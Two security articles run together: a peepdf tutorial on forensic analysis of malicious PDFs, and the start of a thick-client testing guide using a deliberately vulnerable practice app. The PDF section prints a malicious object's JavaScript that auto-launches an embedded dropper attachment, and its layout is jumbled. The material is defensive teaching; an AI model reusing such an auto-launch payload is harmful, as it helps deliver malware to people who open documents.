
IMPLEMENTATION

Let's get started


To get information about the tool we can just type PEEPDF in the terminal. It would show the tool name with version and all the commands that can be used to start.



```
root@kali:~/Desktop# peepdf
Usage: peepdf.py [options] PDF_file

Version: peepdf 0.3 r275

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -c, --check-vt        Checks the hash of the PDF file on VirusTotal.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -m, --manual-analysis
                        Avoids automatic Javascript analysis. Useful with
                        eternal loops like heap spraying.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
  -j, --json            Shows the document information in JSON format.
  -C COMMANDS, --command=COMMANDS
                        Specifies a command from the interactive console to be
                        executed.
root@kali:~/Desktop# 
```

Fig. 1: Tool Overview

After getting starter we have to select a particular file we will direct the tool with the path of PDF file in this scenario we have placed the PDF file on the desktop. We can open the console by the command (-i) followed by the file name.




```
root@kali:~/Desktop# peepdf -i abc.pdf
File: abc.pdf
MD5: 603f18b14eb707a6e37d45e977941cd2
SHA1: 349a7deb72a81cebd1b28e37cfa736fc4d8a1686
SHA256: a5c2cf6f2a7a6dd934dc86ebb44fda66235a35342c5f8c59a8e46a72668a976f
Size: 309705 bytes
Version: 1.3
Binary: True
Linearized: True
Encrypted: False
Updates: 2
Objects: 219
Streams: 77
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 169
        Info: 160
        Objects (1): [168]
        Streams (0): []

Version 1:
        Catalog: No
        Info: No
        Objects (217): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49,
50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 1
02, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 14
4, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187
, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218]
        Streams (77): [199, 201, 208, 209, 210, 211, 213, 214, 215, 3, 8, 12, 15, 18, 21, 24, 27, 30, 33, 38, 42, 45, 48, 51, 54, 59, 63, 66, 69, 72, 75, 78, 88, 90, 92, 94, 96, 98, 100, 102, 104, 106, 108, 217,
 185, 187, 193, 195, 197, 204, 206, 216, 109, 111, 113, 115, 117, 119, 121, 123, 125, 127, 129, 131, 133, 135, 137, 139, 141, 143, 145, 147, 149, 151, 153, 155, 158]
                Encoded (77): [199, 201, 208, 209, 210, 211, 213, 214, 215, 3, 8, 12, 15, 18, 21, 24, 27, 30, 33, 38, 42, 45, 48, 51, 54, 59, 63, 66, 69, 72, 75, 78, 88, 90, 92, 94, 96, 98, 100, 102, 104, 106, 1
08, 217, 185, 187, 193, 195, 197, 204, 206, 216, 109, 111, 113, 115, 117, 119, 121, 123, 125, 127, 129, 131, 133, 135, 137, 139, 141, 143, 145, 147, 149, 151, 153, 155, 158]
                Decoding errors (77): [199, 201, 208, 209, 210, 211, 213, 214, 215, 3, 8, 12, 15, 18, 21, 24, 27, 30, 33, 38, 42, 45, 48, 51, 54, 59, 63, 66, 69, 72, 75, 78, 88, 90, 92, 94, 96, 98, 100, 102, 104
, 106, 108, 217, 185, 187, 193, 195, 197, 204, 206, 216, 109, 111, 113, 115, 117, 119, 121, 123, 125, 127, 129, 131, 133, 135, 137, 139, 141, 143, 145, 147, 149, 151, 153, 155, 158]
        Objects with JS code (24): [109, 111, 113, 115, 117, 119, 121, 123, 125, 127, 129, 131, 133, 135, 137, 139, 141, 145, 147, 149, 151, 153, 155, 158]
        Suspicious elements:
                /OpenAction (1): [169]


Version 2:
        Catalog: 169
        Info: 160
        Objects (1): [160]
        Streams (0): []
```

Fig.2: Selecting the File

It will give a lot of information about the PDF file. It will give information about the hash values, version, size, encryption, and suspicious elements.

It will crawl through the PDF and will search all the (CVEs) or scripts present in the PDF and will even tell the object containing the malicious part.

For example, we have taken a malicious PDF from web and scanned it.




```
root@kali:~/Desktop# peepdf -i ab.pdf
File: ab.pdf
MD5: a1ddc9ebe19a3d43ec25889085ad3ed8
SHA1: 0fa681a24df1b6ee6960bf1098af9689cfb8a576
SHA256: 86a96ec03ba8242c1486456d67ee17f919128754846dbb3bdf5e836059091dba
Size: 10381 bytes
Version: 1.1
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 9
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (9): [1, 2, 3, 4, 5, 6, 7, 8, 9]
        Streams (2): [5, 8]
                Encoded (1): [8]
                Decoding errors (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (1): [1]
                /JS (1): [9]
                /JavaScript (1): [9]
                /EmbeddedFiles: [1]
                /EmbeddedFile: [8]

PPDF>
```

Fig. 3: Giving

Malicious PDF as input

In this scenario we have got a malicious script in object – it is very easy to filter it out and to get to the code.




```
PPDF> object 9

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "eicar-dropper.doc", nLaunch: 2 }); >>

PPDF>
```

Fig. 4: Extracting the malicious script using filters


Here's the result we got the malicious part present in the code and can use it for investigating further.

We can use it for finding metadata or to show the functioning of the pdf using tree structure.



```
PPDF> metadata

Info Object in version 0:

<< /CreationDate D:20040122180939
/Producer Acrobat Distiller 4.05 for Windows
/Title Diet, nutrition and the prevention of excess weight gain and obesity
/ModDate D:20040122184044+05'30'
/Creator 3B2 Total Publishing System 7.51a/W
/Keywords Public health ; Overweight ; Obesity ; Evidence-base
/Author BA Swinburn ; I Caterson ; JC Seidell ; WPT James >>

Info Object in version 2:

<< /CreationDate D:20040122180939
/Producer Acrobat Distiller 4.05 for Windows
/Title Diet, nutrition and the prevention of excess weight gain and obesity
/ModDate D:20040122184044+05'30'
/Creator 3B2 Total Publishing System 7.51a/W
/Keywords Public health ; Overweight ; Obesity ; Evidence-base
/Author BA Swinburn ; I Caterson ; JC Seidell ; WPT James >>
PPDF>
```

Fig. 5: Extracting the malicious script using filters



```
PPDF> tree

dictionary (168)

Version 1:

/Page (1)
    /Pages (161)
        /Pages (162)
            /Pages (161)
            /Pages (163)
                /Pages (162)
                /Page (31)
                    /Pages (163)
                    stream (33)
                    dictionary (32)
                        array (173)
                        array (176)
                            array (173)
                            stream (211)
                        /ExtGState (212)
                        /Font (181)
                            /Encoding (183)
                            /FontDescriptor (184)
                                stream (215)
                        /Font (180)
                            /FontDescriptor (179)
                                stream (214)
                    stream (129)
                        integer (130)
                        array (159)
                            stream (158)
                                integer (157)
                /Page (34)
                    /Pages (163)
                    stream (38)
                    dictionary (37)
                        array (173)
                        array (176)
                        /ExtGState (212)
                        /Font (181)
                        /Font (79)
                            /FontDescriptor (87)
                                stream (88)
                        /Font (80)
                            /FontDescriptor (89)
                                stream (90)
                        /Font (180)
                    stream (131)
                        array (159)
                        integer (132)
```

```
Portable document format(PDF) are widely used document to send any type type of
data.Hackers are getting more intelligent day by day they uses pdf's to attack a user
they embeds a malicious scripts or an exploit or any type of payload which can be
used to attack a user. Forencating a pdf can help out in finding the malicious
activity or code a pdf is containg.

Introduction
with the rise in the use of internet worldwide, the misuse is also incresing
rapidly.more than 60% of data is shared in a pdf format. pdf's are used to reprent
the data. a pdf can contain pictures,text,gifs and videos as well.they are widely
used as many free and open tools are present to view and edit pdf files.

As has gain more popularity it has gained intrest of many hackers to use it for their
malicious activities


The digital Forensic Investigating of a pdf file is performed to identify and analyze
the evidence of suspicious activities of the user. the suspect while attacking sends
a malicious pdf to a user and uses socail enginnering to gain the trust of the victim
and pretends to show usefull information in the malicious pdf.

this forensic analysis of the the pdf file can be done on any type of pdf file on
decrypted as well as encrypted pdf file. this tools is very much helpfull to
investigate a pdf file.

TO investigate the pdf file we are using an open software known as peepdf



peepdf package description;-
peepdf is an open source tool based on python to analyze PDF files in order to find
out if the file can be harmfull or not. the aim of this tool is to provide all the
necceary components that a security team could needin a PDF investigation. we can
view all the objects and streams related to the PDF file. it contains a handfull of
features,filters and encodings, it can be used on encrypted files too.a part of all
we can modify PDF file also.


REQUIREMENTS
1. os that can run python(kali linux preferred as it is pre installed in it)
2. python directories
3. PDF to analyze



Lets get Started
```

Figure 7: Viewing the functioning using tree structure

CONCLUSION

Regardless of which methods are chosen to stay protected, the threat landscape will continue to grow and change. PDF attacks are on the rise worldwide and show no indication of slowing down. Modern exploit packs have made it relatively simple to create an effective PDF attack. PDF’s play an important role they are easy to gain trust of victim. PDF investigating is a must if any PDF file has created a mess. There is still a lot of need of research in PDF’s as they are gaining more importance and numerous new exploits are generated to attack a system. Every file is critical and can contain a weapon in back. Due to rapid growth exploits it is necessary to improve our techniques and work on modern software’s too and use multi-layered approach for protection.

REFERNCES

- https://www.exploit-db.com/
- https://www.securityfocus.com/archive/1/498055/100/0/threaded
- https://www.govtech.com/security/204318661.html
- https://tools.kali.org/forensics/peepdf
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/security-response-rise-of-pdf-malware-10-en.pdf

ABOUT AUTHORS

Mr. Piyush Kaushik
Digital Forensics Researcher
Trainer at Cyber Salvager (Cyber security and Awareness workshops)

Contact :

Email: Piyushkaus@gmail.com

Thick Clients: Attacks and Defenses

- Sureel Vora

Abstract: In today's business environment, thick client applications have become an inseparable part of most modern organizations. They turn towards thick client applications for many of their internal operations as it offers robust functionalities, fast response times, rich graphics and other offline features for the users. These applications are frequently disregarded by the organizations during security valuations. This is mainly due to the lack of well-defined security standards and tools for thick client security testing. A basic understanding of the common vulnerabilities that exists in thick clients is important in order to test such applications through a well thought-out, methodological approach. Developers also need to be aware of common vulnerabilities and measures to prevent them during the development stage.

INTRODUCTION

The evolution and expansion of ICT (Information and Communication Technology) has increased the need for the use of thick client applications. Organizations rely on these applications for fast communications, data processing and market intelligence. These applications play an integral role in helping organizations to improve business processes, achieve cost efficiencies and maintain a competitive advantage in the marketplace. These applications deal with critical and sometimes highly proprietary corporate information. Unfortunately, despite these remarkable benefits, organizations might suffer devastating consequences/losses if these applications are compromised.

New vulnerabilities are getting introduced with the increasing size and complexity of thick client applications. These applications are often published without much concern for security and inadequate security testing which can provide trivial attack vectors for compromising them. It has become imperative for security testers and developers to understand common vulnerabilities that may exist in thick client applications, their consequences and should implement measures to mitigate the risks arising due to these vulnerabilities.

THICK CLIENT APPLICATION

Thick client is typically an application that is installed on the user's machine and can provide rich functionalities independent of the central server. It performs the bulk of processing using the machine's resources. For smooth functioning of thick clients, additional software may need to be installed by the users. Thick clients can be stand-alone or can follow client-server architecture. Common thick client applications include Microsoft Outlook, G-Talk, Tally and many others.

ARCHITECTURE DESIGN OF THICK CLIENT APPLICATIONS

Most of the thick client applications used in organizations follow client-server architecture. These applications either follow two-tier or three-tier architecture designs.

• Two-Tier Architecture Design

In this type of design, we typically see a client and a database communicating with each other. Most of the application processing will be done on the client side, and the database stores all the data processed by the client.




Fig. 1: Two-Tier Architecture Design

A two-tier application will run faster because of tight coupling. This design is however, considered as insecure due to various possibilities of gaining access to database credentials along with exploiting other traditional vulnerabilities within the application.

• Three-Tier Architecture Design

In this type of design, we typically see a presentation layer, business logic layer and data layer. It provides high scalability and reusability.

- **Presentation layer** interacts with the user and passes the information given by the user to the business layer. For example, login page of G-Talk, where an end user could see text boxes and buttons to enter credentials and to click on sign-in.
- **Business logic layer** also known as application layer is the intermediate layer which interacts with the data layer and sends/receives information from presentation layer. As per the G-Talk login page example, once user clicks on the login button, business logic layer interacts with the data layer, performs required operations of authentication, according to logic and sends required information to presentation layer.
- **Data layer** is the layer which is used to store or retrieve data from databases.




Fig. 2: Three-Tier Architecture Design

• Thick Client Security Testing

Thick client applications require different approach for security testing as they are not easy to proxy using a client-side proxy tool such as Burp Suite. It is important to gather information about the thick client applications through application profiling before performing any security testing on it.

Damn Vulnerable Thick Client Application (DVTA) can be used for identifying vulnerabilities and performing attacks on thick client applications mentioned in this article. DVTA can be freely downloaded from https://github.com/secvulture/dvta. Also, .Net Framework 4.5 should be installed on the client machine as a prerequisite for DVTA. DVTA follows 2-tier client-server architecture design.

THICK CLIENT SECURITY TESTING

Thick client applications require different approach for security testing as they are not easy to proxy using a client-side proxy tool such as Burp Suite. It is important to gather information about the thick client applications through application profiling before performing any security testing on it. Damn Vulnerable Thick Client Application (DVTA) can be used for identifying vulnerabilities and performing attacks on thick client applications mentioned in this article. DVTA can be freely downloaded from https://github.com/secvulture/dvta Also, .Net Framework 4.5 should be installed on the client machine as a prerequisite for DVTA. DVTA follows 2-tier client-server architecture design.

APPLICATION PROFILING OF THICK CLIENTS

Application profiling is the first and crucial step before identifying or exploiting any vulnerabilities in thick client applications. It helps to determine the attack surfaces that can be exposed by the application. It involves gathering of all possible information about the target application in different ways as discussed below.

- **Enumerating functionality and behaviour**

It is essential to understand the complete functionality of the application in order to exploit or identify vulnerabilities. All the possible User Interface (UI) elements should be navigated using the provided credentials. This helps in identifying all the user inputs which can help in performing attacks such as Injection.





Fig. 3: Application Profiling (Enumerating functionality of DVTA – e.g. Registration Form)

- **Understanding the executable file and identifying the technology:**

Understanding how an application is built is useful in lot many ways especially while reversing the binary. CFF Explorer and PEiD can be used to understand the executable file, identify the technology and its version used to build the application. From the screenshots, it can be found that DVTA is developed using .NET, v4.0.30319




File: C:\Users\Sureel\Desktop\DVTA.exe

Entrypoint: 000300AE
File Offset: 0002E2AE
Linker Info: 11.0
EP Section: .text
First Bytes: FF,25,00,20
Subsystem: Win32 GUI


Microsoft Visual C# / Basic .NET

Fig. 4: Application Profiling (Identifying Technology Name)



Member	Offset	Size	Value
Signature	0002AC28	Dword	424A5342
MajorVersion	0002AC2C	Word	0001
MinorVersion	0002AC2E	Word	0001
Reserved	0002AC30	Dword	00000000
VersionLength	0002AC34	Dword	0000000C
VersionString	0002AC38	N/A	v4.0.30319
Flags	0002AC44	Word	0000
NumberOfStreams	0002AC46	Word	0005

Fig 5: Application Profiling (Identifying Technology Version)




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word
.text	0002E0B4	00002000	0002E200	00000200	00000000	00000000	0000
.rsrc	000083A8	00032000	00008400	0002E400	00000000	00000000	0000
.reloc	0000000C	0003C000	00000200	00036800	00000000	00000000	0000

Fig 6: Application Profiling (Understanding PE File)

- **Identifying servers used for communication:**

It is essential to identify the servers that the application is communicating with, while it is running. This information can be useful in assessing the security of the servers used for communication and identifying the underlying architecture of the application. TcpView which comes with SysInternals suite can be used to view the connections between the remote server and the client machine. Another way of finding out the same information is to use "Wireshark" by capturing and analysing the traffic packets. From the screenshots, it can be found that DVTA communicates with SQL Server (port 1433) and an FTP server (Port 20 and 21).



TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets
DVTA.exe	2752	TCP	192.168.0.3	49665	192.168.0.4	1433	ESTABLISHED	
DVTA.exe	2752	TCP	192.168.0.3	49668	192.168.0.4	21	ESTABLISHED	

Fig 7: Identifying Servers Used (TCP Connections)

- **Identifying files or registries being accessed:**

Applications might access files or registry keys on the file system to read/write sensitive data while the application is running. We can use Process Monitor from SysInternals suite to identify the files/registry accesses being done by the application.




10:35:...	DVTA.exe	2184	RegSetValue	HKCU\dvta\email	SUCCESS
10:35:...	DVTA.exe	2184	RegQueryValue	HKCU\dvta\isLoggedIn	SUCCESS
10:35:...	DVTA.exe	2184	RegQueryKey	HKCU\dvta	SUCCESS
10:35:...	DVTA.exe	2184	RegSetValue	HKCU\dvta\isLoggedIn	SUCCESS
10:35:...	DVTA.exe	2184	RegCloseKey	HKCU\dvta	SUCCESS
10:35:...	DVTA.exe	2184	RegQueryKey	HKCU	SUCCESS
10:35:...	DVTA.exe	2184	RegOpenKey	HKCU\dvta	SUCCESS
10:35:...	DVTA.exe	2184	RegSetInfoKey	HKCU\dvta	SUCCESS
10:35:...	DVTA.exe	2184	RegQueryValue	HKCU\dvta\username	SUCCESS
10:35:...	DVTA.exe	2184	RegQueryValue	HKCU\dvta\username	SUCCESS

Fig 8: Identifying Files or Registry keys being Accessed

- **Identifying files bundled/installed along with the application:**

Sometimes, searching in the application's directories can provide valuable information such as config files, DLL files, PDB files for further analysis and testing.



DBAccess.dll	11-03-2018 01:38	Application extens...	9 KB
DBAccess.pdb	11-03-2018 01:38	PDB File	18 KB
